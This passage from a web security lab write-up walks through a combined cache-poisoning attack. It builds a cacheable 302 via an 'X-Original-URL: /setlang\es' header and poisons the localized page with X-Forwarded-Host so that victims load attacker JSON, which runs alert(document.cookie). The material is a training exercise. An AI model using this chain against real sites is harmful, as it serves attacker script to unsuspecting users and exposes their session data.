
but the spanish page is only served to users whose language is spanish, and our victim is english. so we still need to force them onto the spanish version.
Step 6 - Build a cacheable redirect to Spanish#
in Proxy > HTTP history we study how the language switch works. changing the page language to anything but english triggers a redirect, for example to /setlang/es, the server sets the choice with a lang=es cookie and reloads the home page with ?localized=1.
we send the home page GET to Repeater and add a cache buster. we find X-Original-URL can change the path of the request, so we can point it at /setlang/es. but that response cannot be cached, it carries a Set-Cookie header.
the way around it is a normalization quirk, the home page sometimes uses backslashes as a folder separator and the server normalizes them to forward slashes with a redirect. so:
X-Original-URL: /setlang\es
triggers a 302 that redirects to /setlang/es. that 302 has no Set-Cookie, so it is cacheable, and it is exactly the redirect we need to shove other users onto the spanish home page.

Step 7 - Combine both exploits and solve#
now we hold both poisons at once.

first, poison the GET /?localized=1 page with X-Forwarded-Host so the spanish page imports our malicious json from the exploit server:
then, while that stays poisoned, poison the GET / page with X-Original-URL: /setlang\es so the cached redirect forces all users onto the spanish page:

we replay both requests in sequence to keep both entries poisoned. now the english victim visits the home page, gets the cached 302 that switches them to spanish, lands on the poisoned spanish page, which fetches our json and runs alert(document.cookie).

with this, the lab is solved!:)